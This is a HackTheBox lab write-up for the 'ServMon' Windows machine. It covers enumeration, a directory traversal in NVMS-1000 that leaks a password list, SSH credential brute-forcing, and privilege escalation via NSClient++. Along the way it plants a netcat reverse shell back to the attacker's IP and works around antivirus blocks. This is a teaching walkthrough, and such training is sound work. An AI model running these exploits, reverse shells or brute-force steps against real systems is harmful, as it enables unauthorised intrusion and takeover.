



ServMon - Write-up - HackTheBox

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1 Information

READ THE WU ONLINE: <https://rawsec.ml/en/hackthebox-servmon-write-up/>

1.1 Box

- **Name:** ServMon
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Windows
- **Points:** 20




Figure 1.1: servmon

2 Write-up

2.1 Overview

TL;DR: We have to find some hints in a FTP, finds creds through a Path Traversal in NVMS-1000 and gain a low privilege shell, then we EoP via NSClient++ to get admin RCE.

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap exploitdb smbclient filezilla dos2unix curl metasploit
```

2.2 Network Enumeration

Let's start with a **nmap** scan to find open ports and identify services:

```
$ sudo nmap -sSVC -p- 10.10.10.184 -oA nmap_full
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 15:56 CEST
Nmap scan report for 10.10.10.184
Host is up (0.020s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 01-18-20 12:05PM      <DIR>          Users
| ftp-syst:
|_ SYST: Windows_NT
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
| 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_ 256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http
| fingerprint-strings:
| GetRequest, HTTPOptions, RTSPRequest:
| HTTP/1.1 200 OK
| Content-type: text/html
| Content-Length: 340
| Connection: close
```

```
| AuthInfo:
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
→ "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
| <html xmlns="http://www.w3.org/1999/xhtml">
| <head>
| <title></title>
| <script type="text/javascript">
| window.location.href = "Pages/login.htm";
| </script>
| </head>
| <body>
| </body>
| </html>
| NULL:
| HTTP/1.1 408 Request Timeout
| Content-type: text/html
| Content-Length: 0
| Connection: close
|_ AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
5666/tcp open tcpwrapped
6063/tcp open x11?
6699/tcp open napster?
8443/tcp open ssl/https-alt
| fingerprint-strings:
| FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
| HTTP/1.1 404
| Content-Length: 18
| Document not found
| GetRequest:
| HTTP/1.1 302
| Content-Length: 0
| Location: /index.html
| workers
| jobs
| submitted
| errors
| threads
|_ ini"}}}}
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after: 2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
```

noraj


```
|_ Message signing enabled but not required
| smb2-time:
|   date: 2020-06-11T14:04:39
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 235.93 seconds

We want to look at FTP (21), Web servers (80 & 8443) and Samba (139,445) first.

2.3 Network reconnaissance: FTP

Nmap told us it was possible to connect to FTP anonymously but found nothing to list so let's try ourselves:

```
$ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:noraj): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
```

But there is nothing (or I thought so).

2.4 Network reconnaissance: HTTP

- port 80: **NVMS-1000** <http://10.10.10.184/Pages/login.htm>



Figure 2.1: NVMS-1000

- port 8443: **NSClient++** <https://10.10.10.184:8443/index.html>




Figure 2.2: NSClient++

Both services are asking for credentials but we have none yet. Let's see if they are vulnerable in a first place.

2.4.1 NSClient++

Let's look for a NSClient++ exploit:

```
$ searchsploit --id NSClient
-----
Exploit Title
| EDB-ID
-----
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution
| 48360
NSClient++ 0.5.2.35 - Privilege Escalation
| 46802
-----
Shellcodes: No Results

$ searchsploit -p 46802
Exploit: NSClient++ 0.5.2.35 - Privilege Escalation
URL: https://www.exploit-db.com/exploits/46802
Path: /usr/share/exploitdb/exploits/windows/local/46802.txt
File Type: ASCII text, with very long lines, with CRLF line terminators
```

Hypothesis:

Once we have a low privileged shell it will be possible to run a command (`nscp web -- password --display`) or read the config of NSClient++ to retrieve a user password. Usually NSClient++ run as privileged user so with an app user we could create some tasks that will be run by the app daemon and gain more privileges.

2.4.2 NVMS-1000

Let's look for a NVMS-1000 exploit:

```
$ searchsploit --id NVMS 1000
-----
Exploit Title
| EDB-ID
-----
```

```
NVMS 1000 - Directory Traversal
↳ | 47774
TVT NVMS 1000 - Directory Traversal
↳ | 48311
-----
↳ -----
↳ -----
Shellcodes: No Results

$ searchsploit -p 47774
Exploit: NVMS 1000 - Directory Traversal
URL: https://www.exploit-db.com/exploits/47774
Path: /usr/share/exploitdb/exploits/hardware/webapps/47774.txt
File Type: UTF-8 Unicode text, with CRLF line terminators

$ searchsploit -p 48311
Exploit: TVT NVMS 1000 - Directory Traversal
URL: https://www.exploit-db.com/exploits/48311
Path: /usr/share/exploitdb/exploits/hardware/webapps/48311.py
File Type: UTF-8 Unicode text, with CRLF line terminators
```

So let's see if the directory traversal works, I have to use dos2unix to convert CRLF to LF (Windows to Linux).

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
dos2unix: active code page: 0

Usage : python exploit.py url filename outputname
Example : python exploit.py http://10.10.10.10/ windows/win.ini win.ini

$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
↳ http://10.10.10.184/ windows/win.ini win.ini
dos2unix: active code page: 0
Host not vulnerable to Directory Traversal!
```

It failed but maybe because C:\windows\win.ini doesn't exist. Let's try with something more reliable like the host file.

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
↳ http://10.10.10.184/ Windows/System32/drivers/etc/hosts hosts.txt
dos2unix: active code page: 0

Directory Traversal Succeeded

Saving Output

$ cat hosts.txt
<?xml version="1.0" encoding="UTF-8"?>
<response>      <status>fail</status>
```

```
<errorCode>536870934</errorCode>
</response>
```

It's a false positive occurring when there isn't an file extension. (At first glance it's seems the exploit is not working or the server is not vulnerable).

2.5 Network reconnaissance: SMB

From **Nmap** script it's it is SMBv2 but we can't list any shares:

```
$ smbclient -L 10.10.10.184 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

As I said in **Nest - Write-up - HackTheBox**,

CrackMapExec, smb-enum-shares.nse and enum4linux don't find any shares because they support only SMB v1 that is disabled.

But smbclient and msf modules works. So let's start **metasploit** console (msfconsole).

```
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 10.10.10.184:139      - Login Failed: Unable to Negotiate with remote host
[*] 10.10.10.184:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

MSF can't list shares either. Let's verify it is supporting SMBv2:

```
msf5 auxiliary(scanner/smb/smb2) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/smb/smb2) > run

[+] 10.10.10.184:445      - 10.10.10.184 supports SMB 2 [dialect 255.2] and has been online
    ↳ for 3676767 hours
[*] 10.10.10.184:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.6 Network reconnaissance: FTP (let's go back)

As we saw earlier with ftp CLI we didn't see anything. But I tried again with FileZilla and saw two folders this time, with a file in each:

- Nadine/Confidential.txt
- Nathan/Notes to do.txt

Confidential.txt

Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it
→ yourself and place it back into the secure folder.

Regards

Nadine

Notes to do.txt

- 1) Change the password for NVMS - Complete
- 2) Lock down the NSClient Access - Complete
- 3) Upload the passwords
- 4) Remove public access to NVMS
- 5) Place the secret files in SharePoint

2.7 Network reconnaissance: HTTP (let's go back)

Let's use NVMS-1000 path traversal again but this time with: Users/Nathan/Desktop/Passwords.txt thanks to the information we got on the FTP.

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -  
→ http://10.10.10.184/ Users/Nathan/Desktop/Passwords.txt passwords.txt  
dos2unix: active code page: 0  
Host not vulnerable to Directory Traversal!
```

No file but we are sure it's here. This exploit looks bad so it may be broken.

With curl no result either:

```
$ curl  
→ 'http://10.10.10.184/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt'  
→ --head  
HTTP/1.1 404 Not Found  
Content-type: text/html  
Content-Length: 0  
Connection: close  
AuthInfo:
```

But with **metasploit** we get the file (WTF):

```
msf5 > search NVMS

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank   Check  Description
-  -  -                                                                 -  -  -  -  -
0  auxiliary/scanner/http/tvt_nvms_traversal 2019-12-12     normal No      TVT NVMS-1000
↳ Directory Traversal

msf5 > use 0
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > options

Module options (auxiliary/scanner/http/tvt_nvms_traversal):

Name          Current Setting  Required  Description
----          -
DEPTH         13              yes       Depth for Path Traversal
FILEPATH      /windows/win.ini yes       The path to the file to read
Proxies       no              no        A proxy chain of format
↳ type:host:port[,type:host:port][...]
RHOSTS        yes             yes       The target host(s), range CIDR identifier, or hosts
↳ file with syntax 'file:<path>'
RPORT         80              yes       The target port (TCP)
SSL           false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /               yes       The base URI path of nvms
THREADS       1               yes       The number of concurrent threads (max one per host)
VHOST         no              no        HTTP server virtual host

msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set FILEPATH
↳ /Users/Nathan/Desktop/Passwords.txt
FILEPATH => /Users/Nathan/Desktop/Passwords.txt
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > run

[+] 10.10.10.184:80 - Downloaded 156 bytes
[+] File saved in:
↳ /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tvt_nvms_traversal)

$ cat /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
Insp3ctTh3Way2Mars!
Th3r34r3To0M4nyTra1t0r5!
B3WithM30r4g4ln5tMe
L1k3B1gBut7s@W0rk
0nLy7h3y0unGw11F0l10w
IfH3s4b0Ut0t0H1sH0me
```

```
Gr4etN3w5w17hMySk1Pa5$
```

2.8 Network exploitation: SSH

With the looted passwords let's bruteforce SSH for the users nadine and nathan by using a **metasploit** module.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
=> /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
PASS_FILE =>
=> /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
=> /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
USER_FILE => /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.10.10.184:22 - Success: 'nadine:L1k3B1gBut7s@W0rk' 'id' is not recognized as an
=> internal or external command, operable program or batch file. '
[*] Command shell session 1 opened (10.10.15.26:45331 -> 10.10.10.184:22) at 2020-06-11
=> 18:10:19 +0200
[-] 10.10.10.184:22 - While a session may have opened, it may be bugged. If you experience
=> issues with it, re-run this module with 'set gatherproof off'. Also consider submitting
=> an issue at github.com/rapid7/metasploit-framework with device details so it can be
=> handled in the future.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So a valid set of credentials was nadine:L1k3B1gBut7s@W0rk.

metasploit automatically opened us a session but with cmd.exe. But I prefer to have a powershell shell.

```
$ ssh nadine@10.10.10.184 powershell.exe
nadine@10.10.10.184's password:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Nadine>
```

Let's get our user flag:


```
PS C:\Users\Nadine> gc Desktop\user.txt  
f9dc9b5ab530d6d295219c156662c3c9
```

2.9 Elevation of privilege through NSClient++: Nadine to NT Authority\SYSTEM


Remember of the hypothesis I made about NSClient++. Let's read EDB-ID 46802 again.

We can use the CLI tool to display the password:

```
PS C:\Users\Nadine> cd "C:\Program Files\NSClient++"  
PS C:\Program Files\NSClient++> .\nscp web -- password --display  
Current password: ew2x6SsGTxjRwXOT
```

By trying to login with the password at <https://10.10.10.184:8443/index.html> we are denied.

Sign in to use NSClient++

The image shows the NSClient++ login interface. At the top, there is a black silhouette of a person's head and shoulders. Below this is a white rectangular input field for a password, with the text "*****" inside. Under the password field is a blue button with the text "Sign in". To the right of the "Sign in" button is a blue link that says "Forgotten password?". At the bottom of the interface is a red rectangular box with the text "403 Your not allowed" in white.

But if we read the config file gc "c:\program files\nsclient++\nsclient.ini" we can see something.

```
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
```

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-ssl2,no-ssl3

; Undocumented key
verify mode = peer-cert

; Undocumented key
insecure = false

; in flight - TODO
[/modules]

; Undocumented key
CheckHelpers = disabled

; Undocumented key
CheckEventLog = disabled

; Undocumented key
CheckNSCP = disabled

; Undocumented key
CheckDisk = disabled

; Undocumented key
CheckSystem = disabled

; Undocumented key
WEBServer = enabled

; Undocumented key
NRPEServer = enabled

; CheckTaskSched - Check status of your scheduled jobs.
CheckTaskSched = enabled

; Scheduler - Use this to schedule check commands and jobs in conjunction with for instance
↳ passive monitoring through NSCA
Scheduler = enabled

; CheckExternalScripts - Module used to execute external scripts
```

```
CheckExternalScripts = enabled

; Script wrappings - A list of templates for defining script commands. Enter any command line
; here and they will be expanded by scripts placed under the wrapped scripts section.
; %SCRIPT% will be replaced by the actual script an %ARGS% will be replaced by any given
; arguments.
[/settings/external scripts/wrappings]

; Batch file - Command used for executing wrapped batch files
bat = scripts\\%SCRIPT% %ARGS%

; Visual basic script - Command line used for wrapped vbs scripts
vbs = cscript.exe //T:30 //NoLogo scripts\\lib\\wrapper.vbs %SCRIPT% %ARGS%

; POWERSHELL WRAPPING - Command line used for executing wrapped ps1 (powershell) scripts
ps1 = cmd /c echo If (-Not (Test-Path "scripts\\%SCRIPT%")) { Write-Host "UNKNOWN: Script
; ~"%SCRIPT%" not found."; exit(3) }; scripts\\%SCRIPT% $ARGS$; exit($lastexitcode) |
; powershell.exe /noprofile -command -

; External scripts - A list of scripts available to run from the CheckExternalScripts module.
; Syntax is: `command=script arguments`
[/settings/external scripts/scripts]

; Schedules - Section for the Scheduler module.
[/settings/scheduler/schedules]

; Undocumented key
foobar = command = foobar

; External script settings - General settings for the external scripts module
; (CheckExternalScripts).
[/settings/external scripts]
allow arguments = true
```

allowed hosts = 127.0.0.1 tells us we can authenticate only from localhost.

But as we have an SSH access we can do some local port forwarding (you can read about this technique on my [article about pivoting](#)).

```
$ ssh nadine@10.10.10.184 -L 127.0.0.1:9999:127.0.0.1:8443 -N
```

We map the local port 8443 on ServMon machine to local port 9999 on our machine.

Now we should be able to authenticate at <https://127.0.0.1:9999/> with password ew2x6SsGTxjRwXOT.

Now the exploit tell us to enable some modules:

- CheckExternalScripts
- Scheduler

Now let's prepare our backdoor script: `noraj.bat`

```
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

We can try to download the bat script with **Certutil** and a local HTTP server.

```
$ python -m http.server --bind 10.10.15.26
```

But that's a failure:

```
PS C:\Users\Nadine> cd C:\temp

PS C:\temp> certutil.exe -urlcache -split -f http://10.10.15.26:8000/noraj.bat noraj.bat
At line:1 char:1
+ certutil.exe -urlcache -split -f http://10.10.15.26:8000/noraj.bat no ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

We can't download our script because it's blocked by an AV. So let's create it on the server directly.

```
PS C:\temp> echo "@echo off" > noraj.bat
PS C:\temp> echo "c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe" >> noraj.bat
PS C:\temp> gc noraj.bat
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

I tried to download `nc.exe` with `certutils` but it was blocked by the AV too.

So I downloaded it via `scp`:

```
$ scp nc.exe nadine@10.10.10.184:/temp/nc.exe
```

I tried to create the RCE via the webUI as in the exploit but wasn't successful.

- <https://127.0.0.1:9999/index.html#/settings/settings/external%20scripts/scripts>
- <https://127.0.0.1:9999/index.html#/settings/settings/scheduler/schedules>

So instead I created the task via the API:

```
$ curl -s -k -u admin:ew2x6SsGTxjRwXOT -X PUT
↳ https://127.0.0.1:9999/api/v1/scripts/ext/scripts/noraj.bat --data-binary "c:\temp\nc.exe"
↳ 10.10.15.26 8888 -e cmd.exe"
Added noraj as scripts\noraj.bat

$ curl -s -k -u admin:ew2x6SsGTxjRwXOT
↳ https://127.0.0.1:9999/api/v1/queries/noraj/commands/execute/?time=1m
{"command":"noraj","lines":[{"message":"Command noraj didn't terminate within the timeout
↳ period 60s","perf":{}}],"result":3}
```

And finally got a privileged shell:

```
$ nc -nlp 8888
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
nt authority\system

C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
72c07cb24f21e63a855346edcd0816cb
```